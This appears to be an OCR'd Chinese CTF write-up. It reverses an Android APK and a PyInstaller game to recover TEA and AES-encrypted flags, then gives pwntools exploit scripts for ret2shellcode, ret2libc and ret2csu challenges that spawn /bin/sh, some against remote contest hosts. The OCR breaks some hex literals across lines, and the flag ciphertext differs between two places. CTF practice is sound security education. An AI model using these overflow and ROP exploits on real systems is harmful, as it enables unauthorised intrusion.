
这样说明程序还在运行但是还没有调起来，因为我们需要在kali输入flag才可以



这样ida就停在了我们下断点的地方



比较我们输入的是否和字符串s相等，如果相等则输出good，所以我们查看字符串s的值即可



这样就找到了我们的flag

```
flag: QLNU{Cr@zy_Sund@y}
```

算是简单的APK


用jadx-gui打开，找到MainActivity，有加密数据，XXXX是加密函数，点击跟进

```
package com.secbug.simple;

import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    private EditText edit;
    private String flag = "QgYJdovIBUC6ZkP9on8DVv8rKH7u0VbZ%2Bwe5gyWuIQ7avv%2BEOY6ajV9UzLOOYzJGlrOMV6NN2N%2B8/C2fjg4TWrJYP/AANmBIk2fH557lKZ8=";
    private Button valid;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.A
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.edit = (EditText) findViewById(R.id.edit);
        Button button = (Button) findViewById(R.id.valid);
        this.valid = button;
        button.setOnClickListener(new View.OnClickListener() { // from class: com.secbug.simple.MainActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (XXXX.decryptByBase64Tea(MainActivity.this.flag).equals(MainActivity.this.edit.getText().toString())) {
                    Toast.makeText(MainActivity.this, "还是你玩得六", 0).show();
                } else {
                    Toast.makeText(MainActivity.this, "最nb的黑客，往往采用最朴素的方式", 0).show();
                }
            }
        });
    }
}
```

代码中有解密函数，写个java脚本调动解密函数就行

```
    public static String decryptByBase64Tea(String str) {
        byte[] hex2bytes = hex2bytes(decryptByTea(Base64.decode(addPlus(str), 0)));
        if (hex2bytes.length > 0) {
            return new String(hex2bytes, StandardCharsets.UTF_8);
        }
        return null;
    }
}
```

将XXXX的代码全复制下来，改点东西就行



JAVA代码运行工具推荐IDEA，使用方法百度吧。(๑•´₃ •̀๑)

```
import com.sun.org.apache.xerces.internal.impl.dv.util.Base64;

import java.nio.charset.StandardCharsets;
import java.util.Locale;

public class test {
    private static final int DELTA = -1640531527;
    private static final int[] KEY = {295654981, -158607964, -2093793286, -1412567278};
    private static final int TIMES = 32;

    private static int toInt(char c) {
        if (c < '0' || c > '9') {
            if (c < 'A' || c > 'F') {
                if (c < 'a' || c > 'f') {
                    return 0;
                }
                return c - 'W';
            }
            return c - '7';
        }
        return c - '0';
    }

    private static int transform(byte b) {
        return b < 0 ? b + 256 : b;
    }

    public static byte[] encrypt(byte[] bArr, int i, int[] iArr, int i2) {
```

```
        int[] byteToInt = byteToInt(bArr, i);
        int i3 = byteToInt[0];
        int i4 = byteToInt[1];
        int i5 = 0;
        while (i2 > 0) {
            i5 -= 1640531527;
            i3 += (((i4 << 4) + iArr[0]) ^ (i4 + i5)) ^ ((i4 >> 5) + iArr[1]);
            i4 += (((i3 << 4) + iArr[2]) ^ (i3 + i5)) ^ ((i3 >> 5) + iArr[3]);
            i2--;
        }
        byteToInt[0] = i3;
        byteToInt[1] = i4;
        return intToByte(byteToInt);
    }

    public static byte[] decrypt(byte[] bArr, int i, int[] iArr, int i2) {
        int[] byteToInt = byteToInt(bArr, i);
        int i3 = byteToInt[0];
        int i4 = byteToInt[1];
        int i5 = i2 == 32 ? -957401312 : i2 == 16 ? -478700656 : DELTA * i2;
        while (i2 > 0) {
            i4 -= (((i3 << 4) + iArr[2]) ^ (i3 + i5)) ^ ((i3 >> 5) + iArr[3]);
            i3 -= (((i4 << 4) + iArr[0]) ^ (i4 + i5)) ^ ((i4 >> 5) + iArr[1]);
            i5 += 1640531527;
            i2--;
        }
        byteToInt[0] = i3;
        byteToInt[1] = i4;
        return intToByte(byteToInt);
    }

    private static int[] byteToInt(byte[] bArr, int i) {
        int[] iArr = new int[bArr.length >> 2];
        int i2 = 0;
        while (i < bArr.length) {
            iArr[i2] = transform(bArr[i + 3]) | (transform(bArr[i + 2]) << 8) |
(transform(bArr[i + 1]) << 16) | (bArr[i] << 24);
            i2++;
            i += 4;
        }
        return iArr;
    }

    private static byte[] intToByte(int[] iArr) {
        int length = iArr.length << 2;
        byte[] bArr = new byte[length];
        int i = 0;
        for (int i2 = 0; i2 < length; i2 += 4) {
            bArr[i2 + 3] = (byte) (iArr[i] & 255);
            bArr[i2 + 2] = (byte) ((iArr[i] >> 8) & 255);
            bArr[i2 + 1] = (byte) ((iArr[i] >> 16) & 255);
            bArr[i2] = (byte) ((iArr[i] >> 24) & 255);
```

```
            i++;
        }
        return bArr;
    }

    private static byte[] encryptByTea(String str) {
        byte[] bytes = str.getBytes();
        int length = 8 - (bytes.length % 8);
        int length2 = bytes.length + length;
        byte[] bArr = new byte[length2];
        bArr[0] = (byte) length;
        System.arraycopy(bytes, 0, bArr, length, bytes.length);
        byte[] bArr2 = new byte[length2];
        for (int i = 0; i < length2; i += 8) {
            System.arraycopy(encrypt(bArr, i, KEY, 32), 0, bArr2, i, 8);
        }
        return bArr2;
    }

    private static String decryptByTea(byte[] bArr) {
        byte[] bArr2 = new byte[bArr.length];
        byte[] bArr3 = null;
        for (int i = 0; i < bArr.length; i += 8) {
            bArr3 = decrypt(bArr, i, KEY, 32);
            System.arraycopy(bArr3, 0, bArr2, i, 8);
        }
        byte b = bArr2[0];
        return new String(bArr2, (int) b, bArr3.length - b);
    }

    private static String bytes2hex(byte[] bArr) {
        String substring;
        StringBuilder sb = new StringBuilder();
        for (byte b : bArr) {
            String hexString = Integer.toHexString(b);
            if (hexString.length() == 1) {
                substring = "0" + hexString;
            } else {
                substring = hexString.substring(hexString.length() - 2);
            }
            sb.append(substring);
        }
        return sb.toString().toUpperCase(Locale.getDefault());
    }

    private static byte[] hex2bytes(String str) {
        if (str.length() % 2 != 0) {
            str = "0" + str;
        }
        int length = str.length() / 2;
        byte[] bArr = new byte[length];
        for (int i = 0; i < length; i++) {
```

```
            int i2 = i * 2;
            bArr[i] = (byte) ((toInt(str.charAt(i2)) * 16) + toInt(str.charAt(i2 + 1)));
        }
        return bArr;
    }

    private static String replacePlus(String str) {
        return (str == null || "".equals(str)) ? "" : str.replace("+", "%2B");
    }

    private static String addPlus(String str) {
        return (str == null || "".equals(str)) ? "" : str.replace("%2B", "+");
    }

    public static String encryptByBase64Tea(String str) {
        return replacePlus(new
String(Base64.encode(encryptByTea(bytes2hex(str.getBytes(StandardCharsets.UTF_8))))));
    }

    public static String decryptByBase64Tea(String str) {
        byte[] hex2bytes = hex2bytes(decryptByTea(Base64.decode(addPlus(str))));
        if (hex2bytes.length > 0) {
            return new String(hex2bytes, StandardCharsets.UTF_8);
        }
        return null;
    }
}
```

写个主函数调用一下

```
public class slp {
    public static void main(String[] args) {

 System.out.println(test.decryptByBase64Tea("QgYJdovIBUC6ZkP9on8DVv8rKH7u0VbZ%2Bwe5gyWuI
Q7avv%2BEOY6ajV9UzLOOYzJGlrOMV6NN2N%2B8/C2fjg4TWrJYP/AANmBIk2fH557lKZ8="));
    }
}
```

运行下，得到flag

兔兔冲冲冲

> hint: https://blog.csdn.net/weixin_49764009/article/details/120340153

python打包的exe，用pyinstxtractor和pycdc反编译回py

关键部分提取出来

```python
from secret import flag
from Crypto.Cipher import AES

class Game:
    FLAG = flag
    magic = 0

    def magic_s(self):
        p = 16045690984230472446
        a = 114514
        b = 1919810
        self.magic = (a * self.magic + b) % p

    def print_flag(self):
        key = str(self.magic)[:16]
        enc = AES.new(key.encode(), AES.MODE_ECB)
        flag = enc.decrypt(self.FLAG)
        print(flag)
```

$$(a * magic + b) \mod p$$

magic是仿射密码的加密方式，不过他有自加密多少轮

然后取magic的前16位做aes解密的key

反编译secret可以得到

```
flag =
bytes.fromhex('17e8fb647b4b10cc8182f0f76649f08bd2d33eacb5fa4ca865d99062f8d0b4c479d7d2328
081121536c26c6a4150efb5')
```

然后找一下magic_s函数被调用的位置

```
        self.player.pos.y += max(abs(self.player.vel.y), 2)
        if random.randrange(100) < 10:
            Cloud(self)
        for cloud in self.clouds:
            cloud.rect.y += max(abs(self.player.vel.y / 2), 2)
        else:
            for mob in self.mobs:
                mob.rect.y += max(abs(self.player.vel.y), 2)
            else:
                for plat in self.platforms:
                    plat.rect.y += max(abs(self.player.vel.y), 2)
                    if plat.rect.top >= HEIGHT:
                        plat.kill()
                        if self.score < 114514:
                            self.magic_s()
                        self.score += 1
```

这里是score+1的地方，推断magic_s调用了114514次

合起来

```
from Crypto.Cipher import AES
class Game:
    FLAG =
bytes.fromhex('7f0d9e72c154df7ab6118974b8e510270deffe3e22a09d76f38d5867bae7e0bab8f02da16
1fe19f8b1474cc35aa6e3ab')

    magic = 0
    def magic_s(self):
        p = 16045690984230472446
        a = 114514
        b = 1919810
        self.magic = (a * self.magic + b) % p

    def print_flag(self):
        for i in range(114514):
            self.magic_s()
        key = str(self.magic)[:16]
        enc = AES.new(key.encode(), AES.MODE_ECB)
        flag = enc.decrypt(self.FLAG)
        print(flag)

Game().print_flag()

# b'QLNU{L0ve1y_RabBit_aNd_Re_pyth0n_with_you}\t\t\t\t\t\t'
```

shellcode

> 考点：ret2shellcode

给了两次输入机会，第一次写入shellcode，位置是name，第二次溢出，返回到name处

shellcode_exp:

```
from pwn import *
p=process('./shellcode')

shellcode="\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\
x5f\xb0\x3b\x0f\x05"

name_addr=0x6010A0

p.recvuntil("name?\n")
p.sendline(shellcode)

p.recvuntil("me?\n")
payload=b"a"*0x28+p64(name_addr)

p.sendline(payload)
p.interactive()
```

libc

> 考点：ret2libc

程序运行给了puts函数的绝对地址，可以用来获取libc版本（后面作为附件发放了对应版本libc文件，可直接获取偏移）
read函数可以溢出
ropgadget获取可用片段

不使用libc文件的exp

```
from pwn import *

#p=process('./libc')
p=remote('192.168.31.32',10000)
context.log_level = 'debug'

p.recvuntil('tfig :')
p.recvuntil('0x')
```

```
putsaddr=int(p.recv(12),16)
info('puts->'+hex(putsaddr))

offset_puts = 0x00000000000809c0
offset_system = 0x000000000004f440
offset_str_bin_sh = 0x1b3e9a


libcbase=putsaddr-offset_puts
info('libc->'+hex(libcbase))
system=libcbase+offset_system
binsh=libcbase+offset_str_bin_sh

pop_rdi_ret=0x00000000004007a3
ret=0x0000000000400546

payload=b'a'*0x108+p64(ret)+p64(pop_rdi_ret)+p64(binsh)+p64(system)
p.sendline(payload)
p.interactive()
```

libc_exp:

```
from pwn import *

p=process('./libc')
libc=ELF('./libc.so')

p.recvuntil('tfig :')
p.recvuntil('0x')
putsaddr=int(p.recv(12),16)


libcbase=putsaddr-libc.sym['puts']
system=libcbase+libc.sym['system']
binsh=libcbase+next(libc.search(b'/bin/sh'))

pop_rdi_ret=0x00000000004007a3
ret=0x0000000000400546

payload=b'a'*0x108+p64(ret)+p64(pop_rdi_ret)+p64(binsh)+p64(system)
p.sendline(payload)
p.interactive()
```

calculate

> 考点：pwntools使用

交互题

```
.choice([add,sub,mul,div,mod,expo,xor,AND])()
```

设计了八种运算，随机生成

必须用python3计算才是正确的，使用eval函数

```
from pwn import *

context.log_level = 'debug'

r = remote('39.101.72.63','10003')

r.sendlineafter(b"...",'')
for i in range(300):
    r.recvline()
    tmp = str(r.recvline())[2:-5].strip().replace('\\n','')
    result = eval(tmp)

    r.sendline(str(result))
    r.recvline()
print(r.recv())
```

csu

> 考点：ret2csu

read函数可溢出
ida看到libc初始化片段__libc_csu_init可用，我们可以通过payload布局csu片段
write函数已经执行过，可泄露真实地址，从而利用它获取libc版本
ida可以得到write和main的地址
ropgadget获取可用片段

```
csu_exp
from pwn import*
p=process('./csu')
libc=ELF('./libc.so')

write_got=0x601018
main_addr=0x400699
pop_addr=0x40076A
mov_addr=0x400750

pop_rdi=0x400773
ret=0x400506
payload=b'a'*0x108+p64(pop_addr)+p64(0)+p64(1)+p64(write_got)+p64(1)+p64(write_got)+p64(
8)+p64(mov_addr)+b'a'*(0x8+8*6)+p64(main_addr)
p.recvuntil('Please:\n')
p.sendline(payload)
```

```
write_addr=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))

libc_base=write_addr-libc.sym['write']
sys=libc_base+libc.sym['system']
binsh=libc_base+next(libc.search(b"/bin/sh\x00"))

payload=b'a'*0x108+p64(ret)+p64(pop_rdi)+p64(binsh)+p64(sys)
p.recvuntil('Please:\n')
p.sendline(payload)
p.interactive()
```